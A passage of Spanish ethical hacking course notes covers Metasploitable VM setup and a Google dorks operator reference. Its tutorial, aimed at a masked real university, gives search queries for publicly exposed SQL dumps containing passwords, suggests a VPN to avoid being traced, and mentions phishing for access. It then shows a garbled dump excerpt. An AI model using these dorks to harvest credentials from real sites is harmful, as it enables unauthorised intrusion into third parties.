
☒ Usar un archivo de disco duro virtual existente

Metasploitable.vmdk (Normal, 8,00 GB) 

☐ No añadir un disco duro virtual


Anterior **Siguiente** Cancelar

Aquí deben seleccionar dónde tiene su archivo de metasploitable del que hablamos antes Click en añadir




Lo seleccionan y dan click en seleccionar luego en siguiente


Y dan click en terminar



Para finalizar le dan a configuración-> red-> red NAT aceptar



Luego de esto está lista para iniciar. Tarda unos minutos.



Lista y andando.

## 06 – Google hacking / Google dorks

Breve guía de uso de Google hacking

Google Hacking: Comandos y Operadores Booleanos

Comandos principales Google Hacking<sup>2</sup>

A continuación se muestran los comandos principales que podemos utilizar con Google. Hay que tener en cuenta que todos ellos deben ir seguidos (sin espacios) de la consulta que quiere realizarse:

**define:término** • Se muestran definiciones procedentes de páginas web para el término buscado.

**filetype:término** • Las búsquedas se restringen a páginas cuyos nombres acaben en el término especificado. Sobretudo se utiliza para determinar la extensión de los ficheros requeridos. Nota: el comando **ext:término** se usa de manera equivalente.

<sup>2</sup> Tomado del curso: “Curso completo de Hacking Ético y Ciberseguridad” de Santiago Hernández



site:sitio/dominio • Los resultados se restringen a los contenidos en el sitio o dominio especificado. Muy útil para realizar búsquedas en sitios que no tienen buscadores internos propios.

link:url • Muestra páginas que apuntan a la definida por dicha url. La cantidad (y calidad) de los enlaces a una página determina su relevancia para los buscadores. Nota: sólo presenta aquellas páginas con pagerank 5 o más.

cache:url • Se mostrará la versión de la página definida por url que Google tiene en su memoria, es decir, la copia que hizo el robot de Google la última vez que pasó por dicha página.

info:url • Google presentará información sobre la página web que corresponde con la url.

related:url • Google mostrará páginas similares a la que especifica la url. Nota: Es difícil entender que tipo de relación tiene en cuenta Google para mostrar dichas páginas. Muchas veces carece de utilidad.

allinanchor:términos • Google restringe las búsquedas a aquellas páginas apuntadas por enlaces donde el texto contiene los términos buscados.

inanchor:término • Las búsquedas se restringen a aquellas apuntadas por enlaces donde el texto contiene el término especificado. A diferencia de allinanchor se puede combinar con la búsqueda habitual.

allintext:términos • Se restringen las búsquedas a los resultados que contienen los términos en el texto de la página.

intext:término • Restringe los resultados a aquellos textos que contienen término en el texto. A diferencia de allintext se puede combinar con la búsqueda habitual de términos.

allinurl:términos • Sólo se presentan los resultados que contienen los términos buscados en la url.

`inurl:término` • Los resultados se restringen a aquellos que contienen término en la url. A diferencia de `allinurl` se puede combinar con la búsqueda habitual de términos.

`allintitle:términos` • Restringe los resultados a aquellos que contienen los términos en el título.

`intitle:término` • Restringe los resultados a aquellos documentos que contienen término en el título. A diferencia de `allintitle` se puede combinar con la búsqueda habitual de términos.

## Operadores Booleanos Google Hacking

Google hace uso de los operadores booleanos para realizar búsquedas combinadas de varios términos. Esos operadores son una serie de símbolos que Google reconoce y modifican la búsqueda realizada:

`" "` • Busca las palabras exactas.

`-` • Excluye una palabra de la búsqueda. (Ej: `gmail -hotmail`, busca páginas en las que aparezca la palabra gmail y no aparezca la palabra hotmail)

`OR (ó |)` • Busca páginas que contengan un término u otro.

`+` • Permite incluir palabras que Google por defecto no tiene en cuenta al ser muy comunes (en español: "de", "el", "la".....). También se usa para que Google distinga acentos, diéresis y la letra ñ, que normalmente son elementos que no distingue.

`*` • Comodín. Utilizado para sustituir una palabra. Suele combinarse con el operador de literalidad (`" "`).


Tutorial:

Paso 1: Setear el VPN por las dudas, para que no nos rastreen, o por lo menos no tan fácilmente.




Paso 2: Supongamos que mi target es una universidad llamada UXXXN de la cual solo tenemos el nombre (obviamente, primero buscamos la página oficial), y con Google hacking podemos hacer lo siguiente (para empezar):

Con el comando `site:{la url de la pág oficial} archivos pdf`, podemos encontrar esto.




(Todo depende del grado de complejidad de las búsquedas y de cómo formemos las mismas. Es recomendable usar las búsquedas que ya están armadas en la página oficial de google dorks que dejo más abajo).

La siguiente captura es de la misma búsqueda.




TIP: Recuerden que solo pueden tener acceso a un equipo si es Wireless, si tienen su IP Pública o si están en la misma LAN. De otro modo necesitan tener acceso a info haciendo phishing, por ejemplo. Pero sin esa info (IP, o acceso Wireless, por la misma red) no se puede hacer nada.

Pero si solo queremos los PDFs ponemos: site:ejemplo.edu.ar filetype:pdf




Pero es más interesante lo que se encuentra con `site:ejemplo.edu.ar filetype:txt`



Pero para no meterme en problemas, sigo con búsquedas genéricas.




Y en gral una buena búsqueda es: `filetype:sql "mysql dump"`



Desde uno de los links descargué un archivo SQL con el esquema de su base de datos completo, que está expuesto en internet:

Pero haciéndolo más interesante podemos filtrar los ficheros donde aparecen los passwords (es solo un ejemplo, que no es contra ningún site en específico):


filetype:sql "mysql dump" (pass|password|passwd|pwd)



Entrando a uno de los enlaces se encuentra un log de accesos (pass resaltado):

```
s', 'message_deleted', 'public', 'Message deleted', '2005-08-07 06:34:03'), (380, 'en-us', 'message_preview', 'public', 'Mes
s', 'message_saved', 'public', 'Message saved', '2005-08-07 06:34:03'), (382, 'en-us', 'messy', 'prefs', '?messy', '2005-08-07 06:31:26'), (383, 'en-us', 'minute', 'public', 'minute', '2005-08-07
06:34:03'), (384, 'en-us', 'minutes', 'public', 'minutes', '2005-08-07 06:34:03'), (385, 'en-us', 'missing_files', 'diag', 'Missing files', '2005-08-07 06:34:29'), (386, 'en-
s', 'modified', 'common', 'modified', '2005-10-03 14:53:51'), (387, 'en-us', 'modified_by', 'public', 'Last modified by', '2005-08-07 06:34:03'), (388, 'en-us', 'mod_rewrite_missing', 'diag', 'Apac
h module mod_rewrite is not installed', '2005-08-07 06:34:29'), (389, 'en-us', 'month', 'public', 'Month', '2005-08-07 06:34:03'), (390, 'en-us', 'more', 'public', 'More', '2005-08-07 06:34:03'),
391, 'en-us', 'mysql_database', 'setup', 'MySQL database', '2005-09-05 08:34:09'), (392, 'en-us', 'mysql_login', 'setup', 'MySQL login', '2005-09-05 08:34:09'), (393, 'en-
s', 'mysql_password', 'setup', 'MySQL password', '2005-09-05 08:34:09'), (394, 'en-us', 'mysql_server', 'setup', 'MySQL server', '2005-09-05 08:34:09'), (395, 'en-us', 'my_site', 'setup', 'My
ite', '2005-09-05 08:34:09'), (396, 'en-us', 'my_slogan', 'setup', 'My plthy slogan', '2005-09-05 08:34:09'), (397, 'en-us', 'name', 'public', 'name', '2005-08-07 06:34:03'), (398, 'en-
s', 'name_for_this_style', 'css', 'Name for this style', '2005-07-06 13:39:09'), (399, 'en-us', 'need_details', 'setup', 'Inevitably, we need a few details', '2005-09-05 08:34:09'), (400, 'en-
s', 'never', 'public', 'never', '2005-08-07 06:34:03'), (401, 'en-us', 'never_display_email', 'prefs', 'Never display email?', '2005-08-07 06:31:26'), (402, 'en-us', 'newer', 'tag', 'newer', '2005-1
6 13:39:09'), (403, 'en-us', 'new_email', 'admin', 'New email', '2005-07-06 13:39:09'), (404, 'en-us', 'new_password', 'admin', 'New password', '2005-07-06 13:39:09'), (405, 'en-
s', 'new_textpattern_version_available', 'prefs', 'There is a completely new Textpattern version available. Do you want to try it?', '2005-08-07 06:31:26'), (406, 'en-
s', 'next', 'public', 'next', '2005-08-07 06:34:03'), (407, 'en-us', 'next_page_link', 'tag', 'Next page link', '2005-07-06 13:39:09'), (408, 'en-us', 'nl-nl', 'public', 'Nederlands', '2005-08-07
06:34:03'), (409, 'en-us', 'no', 'public', 'no', '2005-08-07 06:34:03'), (410, 'en-us', 'no-no', 'public', 'Norsk', '2005-08-07 06:34:03'), (411, 'en-us', 'none', 'public', 'None', '2005-08-07 06:34:0
412, 'en-us', 'nopopup', 'public', 'nopopup', '2005-08-07 06:34:03'), (413, 'en-us', 'norwegian', 'prefs', 'Morsk', '2005-08-07 06:31:26'), (414, 'en-us', 'not_saved', 'image', '<strong>not/strong
aved', '2005-08-07 06:37:02'), (415, 'en-us', 'no_comments_recorded', 'discuss', 'No comments recorded yet', '2005-07-06 13:39:09'), (416, 'en-us', 'no_ips_banned', 'discuss', 'No IPs have bee
anned', '2005-07-06 13:39:09'), (417, 'en-us', 'no_popup', 'prefs', 'current window', '2005-08-07 06:31:26'), (418, 'en-us', 'no_refers_recorded', 'log', 'No referrens recorded yet', '2005-07-06
3:39:09'), (419, 'en-us', 'numeric_list', 'public', 'Numeric list', '2005-08-07 06:34:03'), (420, 'en-us', 'off', 'public', 'off', '2005-08-07 06:34:03'), (421, 'en-
s', 'older', 'public', 'older', '2005-08-07 06:34:03'), (422, 'en-us', 'old_placeholder', 'diag', 'Old placeholder file is in the way', '2005-08-07 06:34:29'), (423, 'en-
s', 'old_plugin', 'plugin', 'Old-style (text file) plugin installer', '2005-07-06 13:39:09'), (424, 'en-us', 'on', 'public', 'on', '2005-08-07 06:34:03'), (425, 'en-
s', 'only_articles_can_be_previewed', 'public', 'NB: only article forms can be previewed', '2005-08-07 06:34:03'), (426, 'en-us', 'only_graphic_files_allowed', 'image', '.jpg, .gif, .png or
swf graphic files allowed', '2005-08-07 06:37:02'), (427, 'en-us', 'on_front_page', 'section', 'On front page', '2005-07-06 13:39:09'), (428, 'en-us', 'or_publish_at', 'article', 'or publish
t', '2005-08-07 06:35:43'), (429, 'en-us', 'override_default_form', 'article', 'Override form', '2005-08-07 06:35:43'), (430, 'en-us', 'override_emailcharset', 'prefs', 'Use ISO-8859-1 for e-ma
default is utf-8', '2005-08-07 06:31:26'), (431, 'en-us', 'page', 'public', 'Page', '2005-08-07 06:34:03'), (432, 'en-us', 'pages', 'public', 'Pages', '2005-08-07 06:34:03'), (433, 'en-
s', 'page_article_hed', 'page', 'Article output', '2005-07-06 13:39:09'), (434, 'en-us', 'page_article_nav_hed', 'page', 'Article navigation', '2005-07-06 13:39:09'), (435, 'en-
s', 'page_file_hed', 'tag', 'File downloads', '2005-07-06 13:39:09'), (436, 'en-us', 'page_misc_hed', 'page', 'Miscellaneous', '2005-07-06 13:39:09'), (437, 'en-us', 'page_mode', 'prefs', 'Page
de', '2005-08-07 06:31:26'), (438, 'en-us', 'page_nav_hed', 'page', 'Site navigation', '2005-07-06 13:39:09'), (439, 'en-us', 'page_xml_hed', 'page', 'XML feeds', '2005-07-06 13:39:09'), (440, 'e
s', 'paragraph', 'public', 'paragraph', '2005-08-07 06:34:03'), (441, 'en-us', 'parent', 'category', 'Parent', '2005-07-06 13:39:09'), (442, 'en-us', 'password', 'common', 'password', '2005-08-07
6:35:05'), (443, 'en-us', 'password_changed', 'admin', 'Password changed', '2005-07-06 13:39:09'), (444, 'en-us', 'password_sent_to', 'admin', 'Password sent to', '2005-07-06 13:39:09'), (445, 'e
s', 'path_from_root', 'prefs', 'Subdirectory (if any)', '2005-08-07 06:31:26'), (446, 'en-us', 'path_to_site_inacc', 'diag', 'path_to_site is inaccessible', '2005-08-07 06:34:29'), (447, 'en-
s', 'path_to_site_missing', 'prefs', 'path_to_site is not set (update index.php)', '2005-08-07 06:31:26'), (448, 'en-us', 'pending', 'article', 'Pending', '2005-08-07 06:35:43'), (449, 'en-
